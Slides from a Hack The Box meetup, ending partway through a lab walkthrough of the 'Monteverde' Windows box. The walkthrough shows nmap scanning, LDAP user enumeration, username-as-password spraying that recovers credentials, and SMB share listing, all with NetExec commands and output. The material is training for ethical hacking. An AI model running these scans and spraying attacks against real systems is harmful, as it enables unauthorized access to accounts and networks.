



Hack The Box Meetup 0x0D | Onsite @ RAUM68
(sponsored by network)

Hack The Box Meetup 0x1A | Onsite @ RAUM68 (sponsored by networkl)



18:00 Door Opening

18:15 – 18:45 Intro and Setup

18:45 – 20:00 Hacking / Walkthrough

20:00 – 20:30 Break 🍕 🍕 🍕

20:30 – 21:45 Hacking / Walkthrough

21:45 – 22:00 Ending

Wifi: Raum 68

Password: spheresraum68

Register on

<https://htbzh.ch/onboarding.html>

Admin

- Wi-Fi
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?
- Slides: <https://htbzh.ch/schedule.html>

Hosts



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Geschäftsführer netwolk GmbH



Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom





Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology
Acknowledge there is no 100% security
Find Vulnerabilities

Contradict all Assumptions



Legal Aspects


Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorized access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics



Gamification


Capture the Flag (CTF)
Hacking Competition

(warning: addictive)




HACKTHEBOX

> 400 virtual machines (boxes)



HTB Labs



<https://app.hackthebox.com>




HTB Enterprise Platform

<https://enterprise.hackthebox.com>

Hacking Setup



Connect to the Lab via HTB PwnBox



https://help.hackthebox.com/en/articles/5185687-introduction-to-lab-access#h_9b6b4f1e1a



- **Walkthrough: Monteverde**

- Medium Windows Machine
- AD Enumeration
- Password Spraying
- Azure AD Connect credentials extraction


/etc/hosts file

- Add the domain to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```


And add the following entry:

```
10.10.11.XXX monteverde.htb
```



A close-up, slightly blurred photograph of a network switch or patch panel. Several blue Ethernet cables are plugged into the ports. The background is dark, with several glowing yellow and orange lights from the switch's ports, creating a bokeh effect. The overall color palette is dominated by deep blues and warm yellows/oranges.

#1 Network & Vulnerability Scan



Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.



Letter content, e.g. Invoice, postcard

Ensures **reliable data transfer** between devices


TCP Port 1337



Appartment number

Routing of data packets within and between networks

IPv4 Address 203.0.113.45




Postal address

Physical Transmission of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address 48:2C:6A:1E:59:3F



Road + post truck

nmap the network mapper

Basic usage

Target = hostname or IP address

```
$ nmap <target>
```

Port specification

Scan specific ports

```
$ nmap -p21,22,80-99 <target>
```

Scan all ports

```
$ nmap -p- <target>
```

Timing options

Minimal rate (packets/sec)

```
$ nmap --min-rate=1000 <target>
```

Timing templates (0-5, higher is faster)

```
$ nmap -T4 <target>
```

Version Scanning

Determining service/version information

```
$ nmap -sV <target>
```

Script Scanning

Run nmap default scripts

```
$ nmap -sC <target>
```

nmap (1st pass)

```
$ nmap -T5 monteverde.htb
```

```
...
```

PORT	STATE	SERVICE
53/tcp	open	domain
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap
636/tcp	open	ldapssl
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl
5985/tcp	open	wsman

nmap (2nd pass)

```
$ nmap -sC -sV -p 88,445,389 monteverde.htb
```

```
...
```

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2026-08-19 18:54:37Z)
--------	------	--------------	--

389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
---------	------	------	---

445/tcp	open	microsoft-ds?	
---------	------	---------------	--

Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-security-mode:


| 3:1:1:

|_ Message signing enabled and required

| smb2-time:

| date: 2026-08-19T18:54:39

|_ start_date: N/A



#2 Domain Enumeration

NetExec ldap module

```
$ nxc ldap monteverde.htb
```

```
LDAP 10.129.228.111 389 MONTEVERDE  
[*] Windows 10 / Server 2019 Build 17763 (name:MONTEVERDE) (domain:MEGABANK.LOCAL) (signing:None) (channel binding:No TLS cert)...
```

```
$ nxc ldap monteverde.htb --users
```

```
...
```

```
LDAP      10.129.228.111 389 MONTEVERDE      [*] Enumerated 10 domain users: MEGABANK.LOCAL  
LDAP      10.129.228.111 389 MONTEVERDE      -Username-                -Last PW Set-            -BadPW-  
-Description-  
LDAP      10.129.228.111 389 MONTEVERDE      Guest                      <never>                   0  
Built-in account for guest access to the computer/domain  
LDAP      10.129.228.111 389 MONTEVERDE      AAD_987d7f2f57d2          2020-01-02 17:53:24 0  
Service account for the Synchronization Service with installation identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on computer MONTEVERDE.  
LDAP      10.129.228.111 389 MONTEVERDE      mhope                      2020-01-02 18:40:05 0  
LDAP      10.129.228.111 389 MONTEVERDE      SABatchJobs               2020-01-03 07:48:46 0  
LDAP      10.129.228.111 389 MONTEVERDE      svc-ata                   2020-01-03 07:58:31 0
```

<https://www.netexec.wiki/ldap-protocol/enumerate-users>



#3 Password Spraying

NetExec Password Spraying with ldap

```
$ nxc ldap monteverde.htb --users-export users.txt
```

```
...
```

```
$ nxc ldap monteverde.htb -u users.txt -p users.txt --no-bruteforce
```

```
...
```

LDAP	10.129.228.111	389	MONTEVERDE	[-] MEGABANK.LOCAL\Guest:Guest
LDAP	10.129.228.111	389	MONTEVERDE	[-] MEGABANK.LOCAL\AAD_987d7f2f57d2:AAD_987d7f2f57d2
LDAP	10.129.228.111	389	MONTEVERDE	[-] MEGABANK.LOCAL\mhope:mhope
LDAP	10.129.228.111	389	MONTEVERDE	[+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs

<https://www.netexec.wiki/ldap-protocol/authentication#testing-credentials>



#4 Foothold

Enumerating SMB Shares

```
$ $ nxc smb monteverde.htb -u SABatchJobs -p SABatchJobs --shares
```

```
...
```

SMB	10.129.228.111	445	MONTEVERDE	Share	Permissions	Remark
SMB	10.129.228.111	445	MONTEVERDE	-----	-----	-----
